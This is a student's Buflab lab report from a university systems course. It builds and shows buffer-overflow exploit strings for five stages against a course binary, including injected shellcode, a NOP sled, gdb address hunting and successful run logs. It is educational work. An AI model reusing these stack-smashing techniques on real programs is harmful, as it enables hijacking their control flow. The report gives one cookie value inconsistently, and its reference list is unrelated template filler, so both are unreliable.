哈爾濱工業大學

实验报告

实 验（四）

题　　目 Buflab

缓冲器漏洞攻击

专　　业 计算机类

学　　号 1170300821

班　　级 1703008

学　　生 罗瑞欣

指 导 教 师 郑贵滨

实 验 地 点 G712

实 验 日 期

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理
掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位；

1.2.3 开发工具

Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等

1.3 实验预习

填写

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

函数参数
返回地址
EBP
缓冲区（局部变量）
ESP

2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

>6 个的函数参数
返回地址
RBP
缓冲区
RSP

2.3 请简述缓冲区溢出的原理及危害（5 分）

缓冲区溢出为某特定的数据结构分配内存，然后修改内存时没有控制好截止条件，使得修改了边界之外的内存。在本次实验中，程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

利用缓冲区溢出攻击，可以导致程序运行失败、系统宕机、重新启动等后果。更为严重的是，可以利用它执行非授权指令，甚至可以取得系统特权，进而进行各种非法操作。

在计算机安全领域，缓冲区溢出就好比给自己的程序开了个后门，这种安全隐患是致命的。缓冲区溢出在各种操作系统、应用软件中广泛存在。而利用缓冲

区溢出漏洞实施的攻击就是缓冲区溢出攻击。缓冲区溢出攻击，可以导致程序运行失败、系统关机、重新启动，或者执行攻击者的指令，比如非法提升权限。

在当前网络与分布式系统安全中，被广泛利用的 50%以上都是缓冲区溢出，其中最著名的例子是 1988 年利用 fingerd 漏洞的蠕虫。而缓冲区溢出中，最为危险的是堆栈溢出，因为入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，带来的危害一种是程序崩溃导致拒绝服务，另外一种就是跳转并且执行一段恶意代码，比如得到 shell，然后为所欲为。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

序的缓冲区就像一个个格子，每个格子中存放不同的东西，有的是命令，有的是数据，当程序需要接收用户数据，程序预先为之分配了 4 个格子。按照程序设计，就是要求用户输入的数据不超过 4 个。而用户在输入数据时，假设输入了 16 个数据，而且程序也没有对用户输入数据的多少进行检查，就往预先分配的格子中存放，这样不仅 4 个分配的格子被使用了，其后相邻的 12 个格子中的内容都被新数据覆盖了。这样原来 12 个格子中的内容就丢失了。这时就出现了缓冲区（0~3 号格子）溢出了。

缓冲区溢出攻击的目的在于扰乱具有某些特权运行的程序的功能，这样可以使得攻击者取得程序的控制权，如果该程序具有足够的权限，那么整个主机就被控制了。一般而言，攻击者攻击 root 程序，然后执行类似“exec(sh)”的执行代码来获得 root 权限的 shell。为了达到这个目的，攻击者必须达到如下的两个目标：

1. 在程序的地址空间里安排适当的代码。

2. 通过适当的初始化寄存器和内存，让程序跳转到入侵者安排的地址空间执行。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

（1）非执行的缓冲区

通过使被攻击程序的数据段地址空间不可执行，从而使得攻击者不可能执行被植入被攻击程序输入缓冲区的代码，这种技术被称为非执行的缓冲区技术。为

了保持程序的兼容性，不可能使得所有程序的数据段不可执行。

但是可以设定堆栈数据段不可执行，这样就可以保证程序的兼容性。Linux 和 Solaris 都发布了有关这方面的内核补丁。因为几乎没有任何合法的程序会在堆栈中存放代码，这种做法几乎不产生任何兼容性问题。

（2）完整性检查

在程序指针失效前进行完整性检查。虽然这种方法不能使得所有的缓冲区溢出失效，但它能阻止绝大多数的缓冲区溢出攻击。

（3）信号传递

Linux 通过向进程堆栈释放代码然后引发中断来执行在堆栈中的代码来实现向进程发送 Unix 信号。非执行缓冲区的补丁在发送信号的时候是允许缓冲区可执行的。

（4）GCC 的在线重用

非执行堆栈的保护可以有效地对付把代码植入自动变量的缓冲区溢出攻击，而对于其它形式的攻击则没有效果。通过引用一个驻留的程序的指针，就可以跳过这种保护措施。其它的攻击可以采用把代码植入堆或者静态数据段中来跳过保护。

（5）一些高级的查错工具，如 fault injection 等。这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞。还有一些静态分析工具用于侦测缓冲区溢出的存在。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

```
1170300821@luoruixin:~/hitics/lab4/buflab$ ./hex2raw  <smoke_1170300821.txt >smoke_1170300821_raw.txt
1170300821@luoruixin:~/hitics/lab4/buflab$ ./bufbomb -u1170300821< smoke_1170300821_raw.txt
Userid: 1170300821
Cookie: 0x57d3dd69
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
1170300821@luoruixin:~/hitics/lab4/buflab$
```

分析过程：

（1）利用 objdump 反汇编 bufbomb，找到 smoke 函数的地址 0x08048bbb

```
08048bbb <smoke>:
```

（2）找到 getbuf，观察栈帧结构，getbuf 的栈帧是 0x28+c+4 个字节，而 buf 缓冲区的大小是 0x28（40 个字节）。


```
08049378 <getbuf>:
 8049378:       55                      push   %ebp
 8049379:       89 e5                   mov    %esp,%ebp
 804937b:       83 ec 28                sub    $0x28,%esp
 804937e:       83 ec 0c                sub    $0xc,%esp
 8049381:       8d 45 d8                lea    -0x28(%ebp),%eax
```

（3）32 位程序为小端序，根据地址 0x08048bbb，最后四字节为 bb 8b 04 08。

（4）攻击字符串的用来覆盖数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址，攻击字符串的大小应该是 0x28+4+4=48 个字节。所以字符串为 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08。

3.2 Fizz 的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08 00 00 00 00 69 dd d3 57



分析过程：

（1）找到 fizz 函数，首地址 0x08048be8

（2）fizz 验证了 cookie ，这里除了要将 fizz 函数入口输入到 getbuf 中返回地址处外，还应将 cookie 值 0x5ffdc4e4 输入到 fizz 函数返回地址的上一个 4 字节处。

（3）由于小端序，字符串后十六字节为 00 00 00 00 e8 8b 04 08 00 00 00 00 69 dd d3 57，分别对应 fizz 的地址 0x08048be8 和 cookie 0x57d3dd69。

3.3 Bang 的攻击与分析

文本如下：

b8 69 dd d3 57

a3 60 e1 04 08

68 39 8c 04 08

c3

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

28 3e 68 55

```
1170300821@luoruixin:~/hitics/lab4/buflab$ ./hex2raw  <bang_1170300821.txt >bang_1170300821_raw.txt
1170300821@luoruixin:~/hitics/lab4/buflab$ ./bufbomb -u1170300821< bang_1170300821_raw.txt
Userid: 1170300821
Cookie: 0x57d3dd69
Type string:Bang!: You set global_value to 0x57d3dd69
VALID
NICE JOB!
```

分析过程：

（1）global_value 是一个全局变量，它没有储存再栈里面。所以在程序执行过程中，只能通过赋值语句来改变 global_value 的值。

（2）getbuf 写入字符串的起始地址是-0x28(%ebp)，把代码写在-0x28(%ebp)和返回地址所在位置+0x4(%ebp)这个区间里。由代码来实现对全局变量 global_value 的修改和到 bang()的跳转，然后再把返回地址改为 getbuf 读取字符串里的代码的起始地址就行了。

（3）由

8048c3f: a1 60 e1 04 08 mov 0x804e160,%eax

8048c44: 89 c2 mov %eax,%edx

和

8048c46: a1 58 e1 04 08 mov 0x804e158,%eax

8048c4b: 39 c2 cmp %eax,%edx

看出 global_value 存放在 0x804e160，cookie 存放 0x804e158 。

```
8048c3f:    a1 60 e1 04 08          mov    0x804e160,%eax
8048c44:    89 c2                   mov    %eax,%edx
8048c46:    a1 58 e1 04 08          mov    0x804e158,%eax
8048c4b:    39 c2                   cmp    %eax,%edx
```

找出函数 bang 的地址：

```
08048c39 <bang>:
```

（4）根据函数 getbuf，读取字符串的首地址是%eax（0x8049381 之后）。

```
8049381:    8d 45 d8                lea    -0x28(%ebp),%eax
8049384:    50                      push   %eax
8049385:    e8 9e fa ff ff          call   8048e28 <Gets>
```

利用 gdb 找出%eax（0x8049381 之后）的值。

```
0x08049384 in getbuf ()
(gdb) p/x $eax
$1 = 0x55683e28
```

（5）根据上述构想来设计汇编代码：向全局变量 global_value 的地址 0x804e160 传入 cookie 的值 0x57d3dd69，再将函数 bang 的地址压入栈，以在向 globa_value 赋值后返回 bang。

```
mov $0x57d3dd69,%eax

mov %eax,0x804e160

push $0x8048c39

ret
```

在 bangg.s 中写好如上代码。

（6）利用 gcc 以 32 位编译 bangg.s 为 bangg.o ，利用 objdump 将 bangg.o 转换为文本形式，以观查 bangg.s 的编译结果：

```
bangg.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 69 dd d3 57          mov    $0x57d3dd69,%eax
   5:   a3 60 e1 04 08          mov    %eax,0x804e160
   a:   68 39 8c 04 08          push   $0x8048c39
   f:   c3                      ret
```

（7）构造字符串，前十六字节为读入的代码，后加入二十八个 00，延伸至 ret 到的地址，加入地址 28 3e 68 55（小端序）。

```
b8 69 dd d3 57
a3 60 e1 04 08
68 39 8c 04 08
c3

00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00

28 3e 68 55
```

3.4 Boom 的攻击与分析

文本如下：

b8 69 dd d3 57

bd 70 3e 68 55

68 a7 8c 04 08

c3

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

28 3e 68 55

```
1170300821@luoruixin:~/hitics/lab4/buflab$ ./hex2raw  <boom_1170300821.txt >boom_1170300821_raw.txt
1170300821@luoruixin:~/hitics/lab4/buflab$ ./bufbomb -u1170300821< boom_1170300821_raw.txt
Userid: 1170300821
Cookie: 0x57d3dd69
Type string:Boom!: getbuf returned 0x57d3dd69
VALID
NICE JOB!
1170300821@luoruixin:~/hitics/lab4/buflab$
```

分析过程：

（1）在前三个攻击中，0x0(%ebp)这个位置被输入的字符串覆盖。%ebp 是当前函数的帧指针；(%ebp)是这个基址位置里的内容，也是一个指针，指向调用者的帧指针，即函数 test 的帧指针。本题需要把函数 test 的%ebp 里的值找出来，再利用我们写入的指令把它重新赋给%ebp。

（2）在函数 test 中找到 call 函数 getbuf 后的返回地址：0x8048ca7 。

```
8048c9f:       89 45 f0                mov    %eax,-0x10(%ebp)
8048ca2:       e8 d1 06 00 00          call   8049378 <getbuf>
8048ca7:       89 45 f4                mov    %eax,-0xc(%ebp)
```

（3）在函数 test 中 call getbuf0x8048ca7 下一句的地址设置断点，用来查看%ebp 的值。%ebp=0x55683e70 。以此%ebp 的值还原 getbuf 中的%ebo 。

```
(gdb) b *0x8048ca7
Breakpoint 1 at 0x8048ca7
(gdb) r -u 1170300821
Starting program: /mnt/hgfs/hitics/lab4/buflab/bufbomb -u 1170300821
Userid: 1170300821
Cookie: 0x57d3dd69
Type string:dfdf

Breakpoint 1, 0x08048ca7 in test ()
(gdb) p /x $ebp
$1 = 0x55683e70
```

（4）采用类似 bang 的方法构造汇编代码。将 cookie ：0x57d3dd69 放入寄存器%eax ，再将%ebp 还原为 0x55683e70 ，最后将函数 test 中 call 函数 getbuf 后返回的地址 0x8048ca7 压入栈。

```
mov $0x57d3dd69,%eax
mov $0x55683e70,%ebp
push $0x8048ca7
ret
```

将代码写入文件 boomm.s 中。

（5）利用 gcc 以 32 位编译 boomm.s 为 boomm.o ，利用 objdump 将 boomm.o 转换为文本形式，以观查 boomm.s 的编译结果：

```
boomm.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 69 dd d3 57          mov    $0x57d3dd69,%eax
   5:   bd 70 3e 68 55          mov    $0x55683e70,%ebp
   a:   68 a7 8c 04 08          push   $0x8048ca7
   f:   c3                      ret
```

（6）最后构造输入的字符串。将汇编指令的十六进制编码（十六字节）

b8 69 dd d3 57

bd 70 3e 68 55

68 a7 8c 04 08

c3

再加上二十八字节的 00，达到四十四字节，延伸至 ret 到的地址，最后加入输入指令的地址 28 3e 68 55（小端序）。将字符串写入文件 boom_1170300821.txt

3.5 Nitro 的攻击与分析

文本如下：

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

b8 69 dd d3 57

8d 6c 24 18

68 21 8d 04 08

c3

c0 3c 68 55

```
1170300821@luoruixin:~/hitics/lab4/buflab$ ./hex2raw  -n <nitro_1170300821.txt >nitro_1170300821_raw.txt
1170300821@luoruixin:~/hitics/lab4/buflab$ ./bufbomb -n -u1170300821< nitro_1170300821_raw.txt
Userid: 1170300821
Cookie: 0x57d3dd69
Type string:KABOOM!: getbufn returned 0x57d3dd69
Keep going
Type string:KABOOM!: getbufn returned 0x57d3dd69
Keep going
Type string:KABOOM!: getbufn returned 0x57d3dd69
Keep going
Type string:KABOOM!: getbufn returned 0x57d3dd69
Keep going
Type string:KABOOM!: getbufn returned 0x57d3dd69
VALID
NICE JOB!
```

分析过程：

（1）本题 bufbomb 调用 testn，testn 又调用 getbufn 。本题的目标是使 getn 返回 cookie 给 testn。本题的栈地址是动态的，每次都不一样，bufbomb 会连续要输入 5 次字符串，每次都调用 getbufn,每次的栈地址都不一样，不能再使用原来用 gdb 调试的方法来求%ebp 的地址。

（2）bufbomb 在 5 次调用 testn()和 getbufn()的过程中，两个函数的栈是连续的，在 testn 汇编代码开头有

```
08048d0e <testn>:
 8048d0e:       55                      push   %ebp
 8048d0f:       89 e5                   mov    %esp,%ebp
 8048d11:       83 ec 18                sub    $0x18,%esp
```

可知%ebp=%esp+0x18

（3）找到 testn 中 call getbufn 后的下一个地址是 0x8048d21 。

```
 8048d1c:       e8 73 06 00 00          call   8049394 <getbufn>
 8048d21:       89 45 f4                mov    %eax,-0xc(%ebp)
```

（4）现构造代码。

mov $0x57d3dd69, %eax　　#将 cookie 写入%eax,作为 getbufn 返回值

lea 0x18(%esp), %ebp　　#%ebp=%esp+0x18,恢复%ebp

push $0x8048d21　　#最后两句返回到 testn 中 call getbufn 下一句

ret

（5）利用 gcc 以 32 位编译 nitroo.s 为 nitroo.o ，利用 objdump 将 nitroo.o 转换为文本形式，以观查 nitroo.s 的编译结果：

（6）getbufn 给的栈空间很大，可以利用 nop slide ，先让程序返回到一个大致猜测的地址，在这个地址及其附近的一大片区域里，用 nop 指令(机器码为 0x90)填充，CPU 执行 nop 指令时除了程序计数器 PC 自加，别的什么也不做。把代码放在这片区域的高位地址处，程序一路执行 nop,就像滑行一样，一路滑到植入的代码才真正开始执行。可以利用 gdb 调试找到这个字符串开始的大致区域。

（7）在 getbufn 中，有如下代码

```
80493a0:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
```

得知写入字符串的首地址为-0x208(%ebp)，而返回地址位于 0x4(%ebp)，因此我们需填充 0x4-（-0x208）= 0x20c = 524 个字节的字符，再写 4 个字节覆盖 getbufn 的返回地址。

（8）在 lea　-0x208(%ebp),%eax 的下一行 0x80493a6 设置断点。

```
80493a0:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
80493a6:       50                      push   %eax
```

在 gdb 中找到调用五次 getbufn ， 查看五次%ebp-0x208 。

```
Breakpoint 1, 0x080493a6 in getbufn ()
(gdb) p /x $ebp-0x208
$1 = 0x55683c48
(gdb) c
Continuing.
Type string:ww
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a6 in getbufn ()
(gdb) p /x $ebp-0x208
$2 = 0x55683c48
(gdb) c
Continuing.
Type string:w
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a6 in getbufn ()
(gdb) p /x $ebp-0x208
$3 = 0x55683bf8
(gdb) c
Continuing.
Type string:c
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a6 in getbufn ()
(gdb) p /x $ebp-0x208
$4 = 0x55683c98
(gdb) c
Continuing.
Type string:x
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a6 in getbufn ()
(gdb) p /x $ebp-0x208
$5 = 0x55683ca8
```

可以看出返回地址需要大于 0x55683ca8 ， 故返回 0x55683cc0 。

（9）接下来构造字符串，前 505 字节的 90，即机器指令空操作 nop，紧跟着 15 字节恢复栈与赋值 cookie 指令，4 字节填充，也可以直接在前面用 509 个空指令，15 字节指令后移 4 字节，然后是指向 buf 中某个字节的地址，但要保证总是指向 buf 到 15 字节之间（包括边界）。

505 个 90 +

b8 69 dd d3 57

8d 6c 24 18

68 21 8d 04 08

c3

c0 3c 68 55

第 4 章 总结

4.1 请总结本次实验的收获

4.2 请给出对本次实验内容的建议

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.